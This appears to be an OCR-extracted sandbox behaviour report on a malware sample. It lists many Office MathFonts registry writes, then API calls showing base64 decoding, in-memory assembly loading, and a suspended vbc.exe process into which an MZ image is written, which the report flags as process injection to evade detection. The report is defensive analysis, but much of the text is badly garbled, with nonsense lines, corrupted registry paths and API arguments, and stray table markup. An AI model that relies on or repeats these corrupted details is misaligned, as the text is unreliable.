Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Microsoft Yi Baiti Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\MingLiU Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\MingLiU_HKSCS Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\MingLiU_HKSCS-ExtB Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\MingLiU-ExtB Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Miriam Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Miriam CLM Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Miriam Fixed Value: 0	2508
		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Mirinam Libre Value: 0	
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Miriam Mono CLM Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Mistral Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Modern No. 20 Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Mongolian Baiti Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Monotype Corsiva Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\MoolBoran Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\MS Gothic Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\MS Mincho Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\MS Outlook Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\MS PGothic Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\MS PMincho Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\MS Reference Sans Serif Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\MS Reference Specialty Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\MS UI Gothic Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\MT Extra Value: 0	2508
	•	
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\MV Boli Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Nachlieli CLM Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Narkisim Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Niagara Engraved Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Niagara Solid Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Nirmala UI Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Noto Kufi Arabic Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Noto Mono Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Noto Naskh Arabic Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Noto Naskh Arabic UI Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Noto Sans Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Noto Sans Arabic Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Noto Sans Arabic UI Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Noto Sans Arranian Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Noto Sans Cond Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Noto Sans Georgian Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Noto Sans Hebrew Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Noto Sans Lao Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Noto Sans Light Value: 0	2508
	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Noto Sans Lisu Value: 0	2508
Write Registry Key		
Write Registry Key	·	2508
Write Registry Key Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Noto Serif Value: 0	
Write Registry Key	·	2508 2508 2508

Write Beginter Voy	Van HVEV CHIDDENT HCEDICaffuncal Microsoft Official 4.5 (ICampagn) Mathematik Note Coeff Coordina Value O	2500
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Noto Serif Georgian Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Noto Serif Hebrew Value: 0 Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Noto Serif Lao Value: 0	2508 2508
Write Registry Key Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Noto Serif Light Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\NSimSun Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Nyala\Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\OCR A Extended Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Old English Text MT Value: 0	2508
Write Registry Key	Key: HKEY CURRENT USER\Software\Microsoft\Office\15.0\Common\MathFonts\Onyx\Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\OpenSymbol Value: 0	2508
	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Palace Script MT Value: 0	2508
Write Registry Key Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Palatino Linotype Value: 0	2508
	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Papyrus Value: 0	2508
Write Registry Key		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Parchment Value: 0	
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Perpetua\Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Perpetua Titling MT Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Plantagenet Cherokee Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Playbill Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\PMingLiU Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\PMingLiU-ExtB Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Poor Richard Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Pristina Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Raavi Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Rage Italic Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Ravie Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Reem Kufi Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Rockwell Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Rockwell Condensed Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Rockwell Extra Bold Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Rod Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Rubik Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Sakkal Majalla Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Scheherazade Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Script MT Bold Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Segoe Print Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Segoe Script Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Segoe UI Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Segoe UI Light Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Segoe UI Semibold Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Segoe UI Semilight Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Segoe UI Symbol Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Shonar Bangla Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Showcard Gothic Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Shruti Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\SimHei Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Simplified Arabic Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Simplified Arabic Fixed Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\SimSun Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\SimSun-ExtB Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Snap ITC Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Source Code Pro Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\(\text{ICOmmon\MathFonts\Source}\) Code Pro Black Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Source Code Pro ExtraLight Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Source Code Pro Light Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Source Code Pro Medium Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0lCommon\MathFonts\Source Code Pro Semibold Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Source Sans Pro Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Source Sans Pro Black Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Source Sans Pro ExtraLight Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Source Sans Pro Light Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Source Sans Pro Semibold Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Source Serif Pro Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Source Serif Pro Black Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Source Serif Pro ExtraLight Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Source Serif Pro Light Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Source Serif Pro Semibold Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Stencil Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Sylfaen Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Symbol Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Tahoma Value: 0	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\MathFonts\Tempus Sans ITC Value: 0	2508

Wash Mayor Page	2508 2508 2508 2508 2508 2508 2508 2508
Main Registry for	2508 2508 2508 2508 2508 2508 2508 2508
Math Equity Noy	2508 2508 2508 2508 2508 2508 2508 2508
Part Description Sept Part Description Sept Sept Description Sept	2508 2508 2508 2508 2508 2508 2508 2508
Miss Repairs for	2508 2508 2508 2508 2508 2508 2508 2508
Mile Risport Mile	2508 2508 2508 2508 2508 2508 2508 2508
Math Bodger	2508 2508 2508 2508 2508 2508 2508 2508
Math Bodger	2508 2508 2508 2508 2508 2508 2508 2508
Mar. Beggin (May May 1987) (1988) (1987) (1988)	2508 2508 2508 2508 2508 2508 2508
No. No.	2508 2508 2508 2508 2508
New Nepulary Name	2508 2508 2508 2508
No. Host Lipid No. Host Lipid No. Host Lipid No. Host Lipid No. Host Lipid No. Host Lipid No. Host Lipid No. Host Lipid No. Host Lipid Lipid No. Host Lipid No. Host Lipid No. Host Lipid Lipid No. Host	2508 2508 2508
No.	2508 2508
Note Registry Noy	2508
Mich Rughity Noy	
Miles Registry Veg	2508
Mile Ragady Neg	
Mole Rigiday Noj	2508
Main Registry Ney	2508
Call System API API Name Cryptinopt Apic (41060 0.0.0. 514460.0.10.0 19 Jaun 12 2772 Call System API API Name Cryptinopt Apic (41060.0.1.0.0 16 Jaun 12 2772 Call System API API Name System Connectifications Selection (10.0.0 16 Jaun 12 2772 Call System API API Name System Connectifications Selection (15.0.0 16 Jaun 12 1772 Call System API API Name System Connectifications Selection (15.0.0 16 Jaun 12 1772 2772 Call System API API Name System Connectifications Selection (15.0.0 16 Jaun 12 1772 2772 Call System API API Name System Connectifications Selection (15.0.0 16 Jaun 12 1772 2772 Call System API API Name System Connectifications Selection (15.0.0 16 Jaun 12 1772 2772 Call System API API Name System Connectifications Selection (15.0.0 16 Jaun 12 1772 2772 Call System API API Name System Connectifications Selection (15.0.0 16 Jaun 12 1772 2772 Call System API API Name System Connectification Selection (15.0.0 16 Jaun 12 1772 2772 Call System API API Name System Connectification Selection (15.0.0 16 Jaun 12 1772 2772 <th< td=""><td>2508</td></th<>	2508
Call System API API Name Cryptinopt Apic (41060 0.0.0. 514460.0.10.0 19 Jaun 12 2772 Call System API API Name Cryptinopt Apic (41060.0.1.0.0 16 Jaun 12 2772 Call System API API Name System Connectifications Selection (10.0.0 16 Jaun 12 2772 Call System API API Name System Connectifications Selection (15.0.0 16 Jaun 12 1772 Call System API API Name System Connectifications Selection (15.0.0 16 Jaun 12 1772 2772 Call System API API Name System Connectifications Selection (15.0.0 16 Jaun 12 1772 2772 Call System API API Name System Connectifications Selection (15.0.0 16 Jaun 12 1772 2772 Call System API API Name System Connectifications Selection (15.0.0 16 Jaun 12 1772 2772 Call System API API Name System Connectifications Selection (15.0.0 16 Jaun 12 1772 2772 Call System API API Name System Connectifications Selection (15.0.0 16 Jaun 12 1772 2772 Call System API API Name System Connectification Selection (15.0.0 16 Jaun 12 1772 2772 Call System API API Name System Connectification Selection (15.0.0 16 Jaun 12 1772 2772 <th< td=""><td>2508</td></th<>	2508
Call System API	2840
Cell System API	2840
Belde Beld	2840
Debation These Characterists: Debatical as oblivated style Selection S	2040
Part Part	
March Marc	
Call System API	2840
Call System API	
Call System API	2840
Call System API API Name: System. Convert. From Base 64 String Args. (LQP 162 Flack 785 LQP 164 mills 1787 516 160 697 4) 2772 Call System API API Name: System. Convert. From Base 64 String Args. (LQP 50 Black 787 516 60 697 724 4) 2772 Call System API API Name: System. Convert. From Base 64 String Args. (LQP 50 60 60 74 60 60 720 60 60 720 60 720 60 720 60 720 720 720 720 720 720 720 720 720 72	2840
Call System API API Name System Convert: FromBaseAString Ags. (LBbySBIcnRpZXMLUMYzb3VyYzVz) Return zE507z6F70857274 2772 Call System API API Name System Reflection Assembly: Load Ags. (LQCAhonNoUm/zdWx) Return 3085817283885286 2772 Call System API API Name System Reflection Assembly: Load Ags. (LQCAhonOu) Return 0. 2772 Call Fliesystem API API Name FindfliestEwA Ags. (Switchind Namesmape, wt 0.30319_32Microsoft V9921e8518*), 0,145698, 0,0,0) Return 10 2772 Call Fliesystem API API Name. FindfliestEwA Ags. (Switchind Namesmape, wt 0.30319_32Microsoft V9921e8518*), 0,145698, 0,0,0) Return 141100 2772 Call Process API API Name. FindfliestEwA Ags. (Switchind Name), contact Ags. (LQCABONOU) Return 0 2772 Call Process API API Name. CreateProcessW Ags. (WSSERROFILESWbc.exe., CREATE_SUSPENDED, Process 2028% WSERPROFILESWbc.exe.) Return 1 2772 Detection Injection Process ID: 2800 Injected API: Self Traced Centers (Process ID: 2800 Injected API: WSERPROFILESWbc.exe.) 2772 Detection Traced Characteristics Centers in memory to evade detection injecting Process ID: 2800 Injected API: WSERPROFILESWbc.exe. 2772 Call Virtual Memory API API Name. WiteProcessMemory Ags. (Process Name: 2006;%USERPROFILESWbc.exe, 400000, NZ., 1024, 14e194) Return 1 2772 Detection API Name. WiteProcessMemo	2840
Call System API API Name: System Convert: FromBase64String Args: (UZVhornNoUmVzdWAO) Return: 5365617283885265 2772 Call System API API Name: System Enfection Assembly: Load Args: (405648000) Return: 0 2772 Call Flexystem API API Name: FindHersFleeVM Ags: (5414160, 149089) Return: 1 2772 Call Flexystem API API Name: FindHersFleeVM Ags: (5414160, 149089) Return: 0 2772 Call System API API Name: FindHersFleeVM Ags: (5414160, 149089) Return: 0 2772 Call Process API API Name: System Reflection Assembly: Load Args: (405649000) Return: 0 2772 Call Process API API Name: System Reflection Assembly: Load Args: (405649000) Return: 0 2772 Detection Threat Characteristic Resides in memory to evade detection injection Process ID: 2800 Target Image Park: SUSEPROFILES/Wice ave. 102030 Target Image Park: SUSEPROFILES/Wic	2840
Call System API API Name: System Reflection Assembly: Load Args: (4DSA9000) Return: 0 2772 Call Flexystem API API Name: Enricheristic MW Args: (5winds/klassembly/Native/images_v4.0.30319_32Microsoft.V9921e851# 0, 14b988, 0, 0, 0) Return: 51411e0 2772 Call Flexystem API API Name: FindNextFileW Args: (51411e0, 146988 p. Return: 1 2772 Call System API API Name: System Reflection Assembly: Load Args: (4DSA8000) Return: 0 2772 Call Floroses API API Name: CreateFrosessW Args: (MSASPROFILEW/boc.exe.,CREATE_SUSPENDED, Process: 2036/kUSERPROFILEW/boc.exe.) Return: 1 2772 Detection Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2360 Target Process ID: 2360 Target Process ID: 2360 Target Process ID: 2360 Injected API: WistErPROFILEW/boc.exe \$272 Detection Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2360 Target Process ID: 2360 Injected API: WistErPROFILEW/boc.exe \$272 Detection Threat Characteristic: Creates process Process ID: 2360 Injected API: WistErPROFILEW/boc.exe \$272 Call Virtual Memory API API Name: WistErPROFILEW/boc.exe \$272 Detection Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2360 Target Process ID: 2360 Target Process ID: 2360 Target Process ID: 2360 Target Process ID: 2360 Target Process ID: 2360 Target Process ID: 2360 Target P	2840
Call System API API Name: System Reflection Assembly: Load Args: (4DSA9000) Return: 0 2772 Call Flexystem API API Name: Enricheristic MW Args: (5winds/klassembly/Native/images_v4.0.30319_32Microsoft.V9921e851# 0, 14b988, 0, 0, 0) Return: 51411e0 2772 Call Flexystem API API Name: FindNextFileW Args: (51411e0, 146988 p. Return: 1 2772 Call System API API Name: System Reflection Assembly: Load Args: (4DSA8000) Return: 0 2772 Call Floroses API API Name: CreateFrosessW Args: (MSASPROFILEW/boc.exe.,CREATE_SUSPENDED, Process: 2036/kUSERPROFILEW/boc.exe.) Return: 1 2772 Detection Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2360 Target Process ID: 2360 Target Process ID: 2360 Target Process ID: 2360 Injected API: WistErPROFILEW/boc.exe \$272 Detection Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2360 Target Process ID: 2360 Injected API: WistErPROFILEW/boc.exe \$272 Detection Threat Characteristic: Creates process Process ID: 2360 Injected API: WistErPROFILEW/boc.exe \$272 Call Virtual Memory API API Name: WistErPROFILEW/boc.exe \$272 Detection Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2360 Target Process ID: 2360 Target Process ID: 2360 Target Process ID: 2360 Target Process ID: 2360 Target Process ID: 2360 Target Process ID: 2360 Target P	2840
Call Fleesystem API API Name: FindFirstFilsEW Args: (%windri%assembly/NativeImages_v4 0 30319_32Microsoft.V9821e851#V, 0, 14b988, 0, 0, 0) Return: 51411e0 2772 Call Fleesystem API API Name: FindNextFileW Args: (51411e0, 14b989) Return: 1 2772 Call System API API Name: System Reflection Assembly:Load Args: (405A9000) Return: 0 2772 Call Process API API Name: CreateProcessW Args: (%USERPROFILEW/bc.exe, CREATE_SUSPENDED, Process 2036%USERPROFILEW/bc.exe) Return: 1 2772 Detection Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2800 Injecting Process ID: 2800 Traget Image Path: %USERPROFILEW/bc.exe Traget Image Path: %USERPROFILEW/bc.exe Detection Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2800 Traget Image Path: %USERPROFILEW/bc.exe Traget Image Path: %USERPROFILEW/bc.exe Detection Threat Characteristic: Creates process Process ID: 2800 Traget Image Path: %USERPROFILEW/bc.exe Traget Image Path: %USERPROFILEW/bc.exe 2772 Call Virtual Memory API API Name: WriteProcessMemory Args: (Process Name: 2006;%USERPROFILEW/bc.exe, 400000, MZ, 1024, 14e194) Return: 1 2772 Detection Threat Characteristic: Fresides in memory to evade detection Injecting Process ID: 2800 Traget Image Path: %USERPROFILEW/bc.exe 2772 Detection Threat Characteristic: Fresides in memory to evad	2840
Call Filesystem API API Name: FindNexdFileW Args: (51411e0, 146968) Ratum: 1 2772 Call System API API Name: System. Reflection. Assembly::Load Args: (405A9000) Return: 0 2772 Call Process API API Name: CreateProcessW Args: (%USERPROFILE%\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\	2840
Call System API API Name: System Reflection Assembly:Load Args: (4DSA9000) Return: 0 2772 Call Process API API Name: Create Process Wargs: (%USERPROFILE%Wbc.exe,, CREATE_SUSPENDED, Process 2036%USERPROFILE%Wbc.exe) Return: 1 2772 Detection Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2808 Target Image Path: %USERPROFILE%Wbc.exe ************************************	2840
Call Process API API Name: CreateProcessW Args: (%USERPROFILE%/wbc.exe,, CREATE_SUSPENDED,, Process 2036%USERPROFILE%/wbc.exe) Return: 1 2772 Detection Threat Characteristic: Resides in memory to evade detection injecting Process ID: 2840 injected API: SetThreadContext Target Process ID: 2036 Target Image Path: %USERPROFILE%/wbc.exe ************************************	
Detection Treat Characteristic: Resides in memory to evade detection injecting Process ID: 2840 rarget Irread Content Target Irread Express Memory and Process ID: 2850 rarget Irread Express Memory and Process ID: 2860 rarget Irread Express Memory and Process ID: 2840 rarget Irread Express Memory arget Irread Express Memory arget Irread Express Memory arget Irread Express Memory arget Irread Express ID: 2840 rarget Irread Express I	2840
Injecting Process ID: 2840 Injecting Process ID: 2036 Target Process ID: 2036 Target Image Path: %USERPROFILE%/vbc.exe	2840
Detection Treat Characteristic: Resides in memory to evade detection Injecting Process ID: 2840 Injected API: WriteProcessMemory Target Process ID: 2840 Inger Path: %USERPROFILE%/vbc.exe Detection Treat Characteristic: Creates process Process Process ID: 2036 Target Image Path: %USERPROFILE%/vbc.exe Shell Command: API Name: WriteProcessMemory Args: (Process Name:2036:%USERPROFILE%/vbc.exe, 400000, MZ, 1024, 14e194) Return: 1 2772 Detection Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2036 Target Image Path: %USERPROFILE%/vbc.exe Injected Content: MZ Threat Characteristic: Injects memory with dropped files Injecting Process ID: 2840 Target Process ID: 2840	
Injecting Process ID: 2840 Injected API: WileProcessMemory Target Process ID: 2840 Target Image Path: %USERPROFILE%vbbc.exe Detection Threat Characteristic: Creates process Process ID: 2840 Image Path: %USERPROFILE%vbbc.exe Shell Command: Call Virtual Memory API API Name: WriteProcessMemory Args: (Process Name:2036:%USERPROFILE%vbbc.exe, 400000, MZ., 1024, 14e194) Return: 1 2772 Detection Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2840 Target Process ID: 2840 Target Process ID: 2840 Target Process ID: 2840 Target Process ID: 2840 Target Process ID: 2036 Target Image Path: %USERPROFILE%vbbc.exe Injected Content: MZ. Detection Threat Characteristic: Injects memory with dropped files Injecting Process ID: 2840 Target P	
Detection Threat Characteristic: Creates process Process ID: 2840 Image Path: %USERPROFILE%/vbc.exe Shell Command: Call Virtual Memory API API Name: WriteProcessMemory Args: (Process Name:2036:%USERPROFILE%/vbc.exe, 400000, MZ., 1024, 14e194) Return: 1 2772 Detection Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2840 Target Image Path: %USERPROFILE%/vbc.exe Injected Content: MZ. Detection Threat Characteristic: Injects memory with dropped files Injecting Process ID: 2840 Target Image Path: %USERPROFILE%/vbc.exe Injected Content: MZ. Call Virtual Memory API API Name: WriteProcessMemory Args: (Process Name:2036:%USERPROFILE%/vbc.exe, 401000, .D\$)d, 79872, 14e194) Return: 1 2772	
Image Path: %USERPROFILE%\vbc.exe Shell Command: API Name: WriteProcessMemory Args: (Process Name:2036:%USERPROFILE%\vbc.exe, 400000, MZ., 1024, 14e194) Return: 1 2772 Detection Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2840 Target Process ID: 2036 Target Image Path: %USERPROFILE%\vbc.exe Injected Content: MZ Detection Threat Characteristic: Injects memory with dropped files Injecting Process ID: 2840 Target Process ID: 2840 Target Process ID: 2840 Target Process ID: 2840 Target Process ID: 2840 Target Process ID: 2840 Target Process ID: 2840 Target Process ID: 2840 Target Process ID: 2840 Target Process ID: 2036 Target Image Path: %USERPROFILE%\vbc.exe File: MZ. API Name: WriteProcessMemory Args: (Process Name:2036:%USERPROFILE%\vbc.exe, 401000, .D\$)d, 79872, 14e194) Return: 1 2772	
